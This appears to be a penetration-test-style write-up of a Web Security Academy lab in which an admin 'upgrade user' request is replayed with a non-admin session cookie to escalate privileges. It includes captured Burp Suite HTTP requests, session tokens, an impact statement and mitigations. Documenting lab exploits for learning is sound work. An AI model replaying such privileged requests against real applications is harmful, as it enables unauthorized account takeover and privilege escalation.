Title: Broken Access Control - Horizontal Privilege Escalation via Session Cookie Manipulation


Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside the user's limits.

Reproduction Steps:

1.visit https://0a27001e0393078981ad9ddb007e000e.web-security-academy.net/

2.enter the admin username and password

3.upgrade user carlos and intercept the request and intercept the confirmation request



6 7 8 9 10 11 12 13 14 1

Send Cancel Burp AI

Request

Pretty Raw Hex

```
1  POST /admin-roles HTTP/2
2  Host: 0a27001e0393078981ad9ddb007e000e.web-security-academy.net
3  Cookie: session=yBUxUShGZpWFhL1sgboPbvlvl736rGex
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0)
   Gecko/20100101 Firefox/147.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.9
7  Accept-Encoding: gzip, deflate, br
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 45
10 Origin: https://0a27001e0393078981ad9ddb007e000e.web-security-academy.net
11 Referer:
   https://0a27001e0393078981ad9ddb007e000e.web-security-academy.net/admin-r
   oles
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 action=upgrade&confirmed=true&username=carlos
```

4.get the session id of the user wiener by intercept the request

6 7 8 9 10 11 12 13 14 15 16 17 18

Send Cancel Burp AI

Request

Pretty Raw Hex

```
1  GET / HTTP/2
2  Host: 0a27001e0393078981ad9ddb007e000e.web-security-academy.net
3  Cookie: session=NSAaIOCQe1C28OxxKCWGll8FrxxWzKAS
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0)
   Gecko/20100101 Firefox/147.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.9
7  Accept-Encoding: gzip, deflate, br
8  Referer:
   https://0a27001e0393078981ad9ddb007e000e.web-security-academy.net/my-acco
   unt?id=wiener
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Response

5.change the session id and the username from carlos into wiener

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer | Extensions | Learn

6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19

Send | Cancel | Follow redirection | Burp AI | Target: https://0a27001e0393078981ad9ddb007

Request

Pretty | Raw | Hex

```
1  POST /admin-roles HTTP/2
2  Host: 0a27001e0393078981ad9ddb007e000e.web-security-academy.net
3  Cookie: session=NSAaIOCQelC28OxxKCWGllSFrxxWzKAS
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0)
   Gecko/20100101 Firefox/147.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.9
7  Accept-Encoding: gzip, deflate, br
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 45
10 Origin: https://0a27001e0393078981ad9ddb007e000e.web-security-academy.net
11 Referer:
   https://0a27001e0393078981ad9ddb007e000e.web-security-academy.net/admin-r
   oles
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 action=upgrade&confirmed=true&username=wiener
```

Search | 0 highlights

Response

Pretty | Raw | Hex | Render

```
1  HTTP/2 302 Found
2  Location: /admin
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 0
5
6
```

Search | 0 highlights

Inspec

Request
Request
Request
Request
Request
Respons

0a27001e0393078981ad9ddb007e000e.web-security-academy.net | Sign in

Web Security Academy

Multi-step process with no access control on one step

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning »

Home | Admin panel | My account

WE LIKE TO SHOP

Impact Statement:

Successful exploitation of this Broken Access Control vulnerability allows an authenticated non-admin attacker to perform horizontal privilege escalation by manipulating the session cookie within a privileged HTTP request. By substituting a non-admin session cookie into an administrative action request, the attacker is able to perform admin-level operations such as promoting user accounts without possessing the required privileges.

This vulnerability poses a **Critical** risk to the organization as it completely undermines the application's access control mechanism, allowing any authenticated user to execute administrative actions that should be restricted exclusively to privileged accounts. This represents a fundamental failure in authorization enforcement at the server side.

Furthermore, this level of access severely impacts all three pillars of the CIA Triad:

- **Confidentiality:** The attacker gains unauthorized access to administrative functionality, potentially exposing sensitive user data and system configurations accessible only to admin users.
- **Integrity:** The attacker can perform unauthorized modifications to user accounts, such as promoting or demoting users, altering records, or manipulating application data without proper authorization.
- **Availability:** Abuse of administrative functions by unauthorized users could lead to disruption of application services, mass account modifications, or deletion of critical data.

The ability for a non-admin user to replay administrative requests using only a session cookie substitution indicates that the server performs **no server-side authorization validation** on the privilege level of the requesting session. This may further enable attackers to discover and abuse additional administrative endpoints, leading to a full application compromise. This vulnerability may also result in significant **regulatory and legal consequences** under data protection frameworks such as GDPR, as unauthorized manipulation of user accounts constitutes a serious breach of data integrity and privacy.

Mitigation:

To remediate this Broken Access Control vulnerability, it is strongly recommended to implement **server-side authorization checks** on every sensitive and administrative endpoint. The server must validate that the session associated with each incoming request holds the required privilege level before executing any privileged action, regardless of the request's origin or structure.

Enforce **Role-Based Access Control (RBAC)** across the entire application, ensuring that administrative actions such as promoting users are exclusively accessible to accounts holding verified admin roles. Authorization must never rely solely on client-supplied values such as session cookies or request parameters without server-side privilege verification.

Implement **Anti-CSRF tokens** on all state-changing requests, particularly administrative actions, to prevent attackers from replaying or forging requests even if a valid session cookie is obtained.

Ensure that **session tokens are bound to the privilege level and role** of the authenticated user, and that any attempt to perform an action mismatched with the session's role results in an immediate rejection with an appropriate error response.

Conduct regular **access control audits and penetration testing** to identify and remediate any endpoints where authorization checks are missing or improperly enforced.

Finally, implement comprehensive **logging and alerting** on all administrative actions, enabling the security team to detect and respond to unauthorized privilege escalation attempts in a timely manner.